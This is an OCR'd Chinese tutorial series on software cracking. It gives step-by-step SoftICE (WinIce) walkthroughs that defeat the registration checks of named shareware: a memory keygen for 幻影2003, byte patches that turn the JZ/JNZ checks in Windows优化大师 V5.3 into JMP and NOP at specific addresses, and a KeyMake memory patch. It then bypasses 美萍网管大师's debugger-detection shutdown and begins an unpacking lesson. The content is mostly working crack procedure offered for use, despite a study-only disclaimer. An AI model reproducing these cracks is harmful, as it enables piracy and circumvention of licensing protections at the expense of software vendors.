


图 5

然后点击“添加”，并“关闭”对话框。选择“生成注册机”即可。

注意：一定要把生成的注册机放在《幻影2003》的文件夹中。

运行这个注册机，打开注册窗口，直接确定，此时，注册机会自动把注册码显示出来。

小结：有些软件在判断注册码时，某一时刻会在内存中出现正确的注册码，我们只要能找到这个位置，就万事大吉了。所以关键就是去找这个位置，在查找的过程中需要很大的耐心和经验。但理论上说，只要内存中有，我们一定会找到。但实际情况往往千变万化，我们可能要花几次课程来详解各种变化，并一一破解。

但是，对于不会在内存中出现明文注册码的程序来说，我们该怎么办呢？

以后，我将以《Windows优化大师V5.3版》来讲解一下内存中没有明文注册码程序的破解方法：《独孤九剑》软件破解篇之破刀式！

声明：本教程仅用于技术研讨，破解完后请将练习的软件删除掉，不要散播注册机，支持国产正版软件！

《独孤九剑》软件破解篇之破刀式

清风幻影

绝大多数共享软件不管采用什么注册方式，其最大共同点就是，在未注册之前都有功能限制。注册后会解除这种限制。

有些软件的注册码的程序设计保护性较好，运用适当的算法，使得内存中不会出现明文注册码。这时，破剑式就无能为力了！

我们可以通过跟踪注册比较子程序来获取比较算法，写出注册机。这当然很好，但这需要比较高水平的汇编知识、算法知识（这都算不了什么），但最大的问题是更需要时间。

我们应该在最短的时间内寻找软件设计的漏洞，寻找那些破绽，用最简单的方法来解除最复杂的限制，才符合《独孤九剑》的要旨！

破刀式，几乎可用来破解绝大多数有功能限制的共享软件（如果你用得好的话）。

1 思想与工具

功能：用来破解有功能限制的共享程序

工具：WinIce 4.05 for Win9X（用来动态跟踪程序的执行）、KeyMake V1.73（用来制作内存补丁）

思想：计算机程序的分支执行结构，是通过跳转指令来实现的。你动态跟踪一下程序的执行，会发现程序中的跳转指令实现了程序的有选择运行。

对于有功能限制的程序来说，其在运行时会对注册码进行比较，原理流程如下：(这只是个假设)

```
if(注册码判断不正确)
    跳到后边某个位置，按功能限制版本运行。
    else
```

去除功能限制，按正式版运行。

在编译成机器代码运行时，这种流程结构会用跳转指令来实现，实现的原理代码如下（这只是个假设）：

```
......
CALL        00535820   (调用注册码比较子程序)
TEST        EAX,EAX
JNZ         00552B99   (注册码不正确就跳到后边运行未注册版本)
MOV         EAX,[EBP+04] (注册码正确运行已注册版本)
......
```

可以看到那个JNZ只要不跳就是正式版。所以，我们只要把JNZ改为NOP（空语句），就可以运行正式版了！

这就为我们解除软件限制，提供了有力的原理保证。

从理论上讲，我们只要找到这些（多数情况下不止一处）跳转语句，然后按照我们的意愿修改它（不管原来程序设计的流程如何），让它该跳的时候就跳，不该跳的时候就不跳。这样就可以解除掉我们想解除掉的任何限制！

LOOK 注意 大多数情况下这种方法是有效的，但有时软件设计者可能在设计程序时作了有效的保护，使得跳转后会发生意想不到错误（比如程序的某一段代码被加密，只有正确注册后，才能根据正确的注册码将这段代码解密，正常运行。）

如果你只是修改了跳转语句，会因为错误的注册码而解密出一段垃圾数据，从而使程序发生错误，无法运行。这种情况，不在这一式破解之列，我们以后再对付它。

原理总是很简单，不通过实例破解，是看不出它的威力的！我们还是通过一个实例来快速掌握这一式的基本思想和用法。

2 实例破解

Windows优化大师是一个大名鼎鼎的国产系统优化软件。在未注册时，窗口上方显示出图1的字样。并且某些功能不能使用（比如自动优化等）。这是国内最好的系统优化软件，希望大家支持国产软件。




图 1

我们以Windows优化大师V5.3build 217版本为例，讲解一下破刀式！单击“软件注册”（图2），出现注册认证对话框，如图3所示。




图 2




图 3

先输入“注册者姓名”为Master，单击“申请注册”，就会得到“注册申请码”160477。然后在下边的6个认证码框中随意输入一些字符（比如12345）。按Ctrl+D切换到WinIce中，下万能断点：BPX hmemcpy。按Ctrl+D回到注册认证窗口，单击“注册认证”。

此时程序被中断。输入G 回车5次（为什么是5次？按6次的话就返回程序了），然后按F12键12次（按13下F12的话就返回程序了），来到如下程序段：

```
0167:00528751  CALL   00432684
0167:00528756  MOV    EAX,[EBP+FFFFFC88] (程序停留在上面这一行)
EAX 地址中是注册认证码 160477
0167:0052875C  CALL   00404138 (判别注册认证码是不是为空)
0167:00528761  CALL   00528268 (调用注册码比较子程序)
0167:00528766  CMP    EAX,14 (注册比较)
0167:00528769  JZ     0052877A (注册码正确就跳到后边)
(我们修改这个地方就程序就会显示已注册)
0167:0052876B  MOV    EAX,[005AA9E8]
0167:00528770  CALL   0044D814
0167:00528775  JMP    005289D4
0167:0052877A  LEA    EDX,[EBP+FFFEFC84] (注册码正确就跳到这里)
0167:00528780  MOV    EAX,[EBP-04]
```

看到上面的代码后，心里清楚多了吧，先别着急，慢慢来。我们按F10运行到：

```
0167:0052876l  CALL   00528268
```

这一行进去看看注册码比较子程序。

按F8（单步跟踪）2次跟进去来到这里

```
0167:0066439C  PUSH   EBP (注册码比较子程序的入口处)
0167:0066439D  MOV    EBP,ESP
0167:0066439F  ADD    ESP,-10
```

LOOK 注意 在位置0167:0066439C按F9下断点，以便程序再次启动判断注册时中断。

然后按F12直到返回到下面这一行：

```
0167:00528766  CMP    EAX,14 (注册比较)
```

按F10让程序运行到0167:00528769这一行。我们可以发现，这个跳转语句没有跳（因为我们输入的注册码不正确）。

```
0167:00528769  JZ     0052877A (注册码正确就跳到后边)
```

现在我们进行修改，让它直接跳到后边（这里一定要改，只有修改后，才能将我们输入的错误注册码放入注册表，下一次启动这个程序时，它才会调用注册码判别子程序，才能中断程序）。

输入 D CS:EIP 回车(显示当前位置的代码)，在数据窗口中会看到如下数据：

```
0167:00528769 74 0F A1 E8 A9 5A 00 E8-9F 50 F2 FF B9 5A 02 00  t....Z...P...Z..
0167:00528779 00 8D 95 84 FC FE FF 8B-45 FC 8B 80 24 03 00 00  ........E...$...
```

我们只要将 JZ(74) 改称 JMP(EB)就行了。

输入 E 回车，把数据窗中的 74 修改为 EB：

```
0167:00528769 EB 0F A1 E8 A9 5A 00 E8-9F 50 F2 FF E9 5A 02 00  t....Z..P..Z..
0167:00528779 00 8D 95 84 FC FE FF 8B-45 FC 8B 80 24 03 00 00  ........E...$...
```

然后，回车确定。

现在输入 BD 0 回车(屏蔽 bpx hmemcpy 断点)。按 Ctrl+D 返回程序，发现已经注册了，网上升级也可以用了！如图 4、图 5 所示。




图 4

但是，当我们下次再运行这个程序时，它还会显示未注册。看来程序启动时对注册码进行了比较。实际上你输入的注册码已经被存放到注册表里了，程序启动时会读取注册表内的数据进行判断（你可以打开注册表编辑器去看看）。




图 5

现在我们退出程序，回到 Windows，重新启动优化大师。程序中断在注册码比较子程序入口处（参见前面的代码），如果程序没有被中断，说明你前面的操作有问题，从头再来。按 F12 键 4 次来到下面代码处：

```
0167:00552AFE  CALL  00535820 (调用注册码比较子程序)
0167:00552B03  TEST  EAX,EAX
0167:00552B05  JNZ   00552B99 (注册码不正确就跳到后边执行未注册版本)
0167:00552B0B  MOV   [EBP-04],EAX (注册码正确从这里执行已注册版本)
0167:00552B0E  MOV   EAX,[EAX+00000508]
0167:00552B14  MOV   EDX,005548F8
0167:00552B19  CALL  004326B4
```

只要将 0167:00552B05 JNZ 00552B99 指令修改为 NOP，就可以解除掉功能限制了！

按上面的方法将跳转指令修改为空指令 90

```
0167:00552B05 0F 85 8E 00 00 00 8B 45-FC 8B 80 08 05 00 00 BA  ........E.......
0167:00552B15 E8 48 55 00 E8 96 FB ED-FF 8B 45 FC 8B 80 68 03  .HU.......E..h.
.................
0167:00552B05 90 90 90 90 90 90 8B 45-FC 8B 80 08 05 00 00 BA  ........E.......
0167:00552B15 F8 48 55 00 E8 96 FB ED-FF 8B 45 FC 8B 80 68 03  .HU.......E..h.
```

然后屏蔽所有断点：BD * 回车。回到 Windows 优化大师，程序显示已注册了，解除一切功能限制（图 4）！

3 制作内存补丁

我们既然能够手工修改这个指令让它解除限制，当然也可以通过程序来制作内存补丁，自动修改这个指令。

我们现在用 KeyMake 来制作这样一个内存补丁！启动 KeyMake，选择“其它→制作内存补丁”，如图 6 所示。

出现“制作内存补丁”对话框。选择 Windows 优化大师程序，然后单击“添加数据”，按图 7 输入数据，既可生成破解文件。




图 6




图 7

把这个破解文件放到 Windows 优化大师的文件夹中，运行它，它会启动 Windows 优化大师，并自动修改内存指令，解除功能限制！

LOOK 小结 通过修改关键的跳转指令，可以改变软件工作流程，使之按我们的意愿运行，从而达到特殊的目的（如解除功能限制）。

既然我们可以在内存中找到并修改这个指令，为什么我们要制作内存补丁，而不去直接修改程序文件呢？这个想法很好。但现在很多程序都加了壳保护起来了，所以这些指令在程序文件中是无法直接修改。如果我们要修改它，必须先脱掉它的壳！

下次我们用《美萍网管大师 V8.95》为例来讲解一下软件的脱壳、资源修改。《独孤九剑》软件破解篇之破掌式！敬请留意！

（注：本文中光盘收集的软件有：WinIce 4.05 for Win9X、KeyMake V1.73、Windows 优化大师 V5.3build 217 版）

《独孤九剑》软件破解篇之破掌式

清风幻影

一、思想和工具

破解对象：

用来破解加了壳的软件

所需工具：

WinIce4.05 for Win9x（用来动态跟踪）

IceDump（用来手工脱壳）

ProcDump V1.6.2 Final（用来自动脱壳）

PEiDentifier V0.8（用来侦测软件的壳类型，查找程序入口点）

UltraEdit-32 V9.20（十六进制编辑器）

LOOK 注意 TRW2000 也是个不错的国产调试器，中国人的骄傲。可惜它的跟踪能力和稳

定性有待改进，特别是在跟踪一些较厉害的壳保护程序时，常会当机，而且只支持Win9X系统，好像也没听到关于升级的消息。所以笔者采用WinIce调试器，考虑将来向WinXP转的时候会顺利些。其实，在Win9x操作系统下，这两个调试器的用法差别不大，采用何种调试器，完全取决于你的喜好！

工作原理：

（1）什么是壳？

正常情况下，程序中的执行代码是以二进制机器码的形式保存在EXE文件中，当EXE文件被执行时，这些代码会被装载到内存中运行，所以更改EXE文件中的二进制代码，就可实现对程序的破解。

为保护软件不被非法修改，产生了壳保护程序。它的工作原理是这样的：壳程序将原来的EXE文件进行压缩加密，并将壳程序和被保护的程序放在一起，生成新的可执行文件（一般是壳程序后边附加了被压缩加密的被保护程序）。当这个新的程序被执行时（实际上运行的是壳程序），壳程序会先被运行，然后壳程序会在内存中把被保护程序恢复，并运行被保护的程序。

（2）为什么要脱壳？

由于被保护程序经过了压缩加密，其中的代码无法直接修改（就好比你去修改被ZIP压缩过的文件一样），要想对被保护程序的文件进行修改，必须先脱掉壳保护（这就好比对手穿了一身刀枪不入的盔甲，要击败他当然先考虑脱掉它的盔甲）。

由于Win32可执行文件采用的PE文件格式，理论上是内存的一个影像。即当壳程序将被保护程序在内存中恢复好的时候，我们只要把这时的内存影像抓取下来，然后经过适当的处理（很幸运，这些处理一般可通过程序自动处理），就可生成一个完整的EXE文件，这个文件的大小可能和原来被保护程序不一样。但理论上讲，在执行功能上是完全一致的。

好了，理论说了一大通，下面来看个实例吧！

二、破解实例——脱壳

美萍网管大师笔者没用过（呵呵，没当过网管），具体功能怎样不清楚，不过名气倒挺大的，我们今天就用它来练练手吧（练习后，作者已将此软件从机器中删除掉）！顺便也复习一下前边讲的破刀式！我们练习的版本是V8.95！

LOOK 注意

这个软件在运行时会对调试器（WinIce，TRW2000）进行检查，如果发现机器上有调试器，它就会将机器关掉。（本来不想用它作为例子，可是它安装到我的机器上，发现有WinIce就把我的机器给关了，感觉很是不爽，所以就拿它分析分析！

通过翻阅Windows API函数手册，我们知道关机一般是通过调用函数ExitWindowsEx来实现的。按Ctrl+D呼出WinIce，然后下断点bpx ExitWindowsEx（当调用系统关机函数时中断）。

现在运行美萍网管大师，出现主界面（图1）。




图 1

等上几秒钟，程序会被中断，会弹出WinIce窗口，出现如下代码：

……………

USER32!ExitWindowsEx

0167:BFF5232C MOV CL,31 （程序运行到这一行）

0167:BFF5232E JMP BFF52336 （跳到后边执行关机代码）

（我们通过修改这个语句，直接跳到BFF5234B返回，就关不了机了）

USER32!DdeFreeStringHandle

0167:BFF52330 MOV CL,19

0167:BFF52332 JMP BFF52336

USER32!DdeKeepStringHandle

0167:BFF52334 MOV CL,18

0167:BFF52336 PUSH EBP （从这里执行关机代码）

0167:BFF52337 MOV EBP,ESP

0167:BFF52339 PUSH ECX

0167:BFF5233A SUB ESP,3C

0167:BFF5233D PUSH DWORD PTR [EBP+08]

0167:BFF52340 PUSH DWORD PTR [EBP+0C]

0167:BFF52343 CALL [BFF512D6]

0167:BFF52349 CWDE

0167:BFF5234A LEAVE

0167:BFF5234B RET 0008 （直接让程序跳到这里返回就不会关机了）

……………

按F10键来到0167:BFF5232E JMP BFF52336这一行。将这个跳转语句修改为JMP BFF5234B，操作步骤如下：

a 回车（进行小汇编）

0167:BFF5232E JMP BFF5234B（输入这个汇编指令，然后回车，直到返回）

这时，我们发现，那个跳转语句已经被修改了（现在连Windows也关不掉机器了，如果想关机，需要将这个跳转语句再改回来）。

现在，按一下F12看到如下代码：

0167:004CB45B CALL 00457048

0167:004CB460 CALL 00475C14 （检测调试器）

0167:004CB465 TEST AL,AL

0167:004CB467 JZ 004CB472

0167:004CB469 PUSH 00

0167:004CB46B PUSH 05

0167:004CB46D CALL USER32!ExitWindowsEx （关机）

0167:004CB472 CALL 00475B04 （检测调试器）（程序运行到这一行上）

0167:004CB477 TEST AL,AL

0167:004CB479 JNZ 004CB484

0167:004CB47B CALL 00475B8C （检测调试器）

0167:004CB480 TEST AL,AL

0167:004CB482 JZ 004CB48D

0167:004CB484 PUSH 00

0167:004CB486 PUSH 05

0167:004CB488 CALL USER32!ExitWindowsEx （关机）

0167:004CB48D MOV EAX,[004D7520]

0167:004CB492 CMP EAX,[004DFB18] （检测注册标志）

0167:004CB498 JNZ 004CB5A7

0167:004CB49E MOV EAX,[00501DF4]

0167:004CB4A3 CALL 00403CC4

这就是这个程序检测调试器关机的程序代码，我们可按照自己的意愿进行修改，让它再也不会关机。）

选择“系统设置”菜单中的“软件注册”。出现图2所示未注册对话框。




图 2

现在我们退出这个程序！为以后运行这个程序时不再因为调用关机函数而中断，在WinIce窗口中输入BD　0回车，将这个断点屏蔽掉！

准备工作做好以后，我们来脱壳。常用的脱壳方法有两大类：一种是手动脱壳，即一步步跟踪壳保护程序的执行，直到找到被保护程序的入口点，然后使用脱壳命令生成EXE文件；另外一种是利用专用或通用脱壳软件来自动脱掉软件的壳。

WinIce本身不带脱壳功能，需要运行插件IceDump来支持脱壳功能。请运行相应版本的IceDump程序！要想成为一个破解高手，必须掌握手动脱壳。

1. 手动脱壳

脱壳的关键是寻找程序的入口点。一般有两种方法：一种通过程序查找；另外一种是手动查找。

（1）通过程序查找程序入口点




图 3

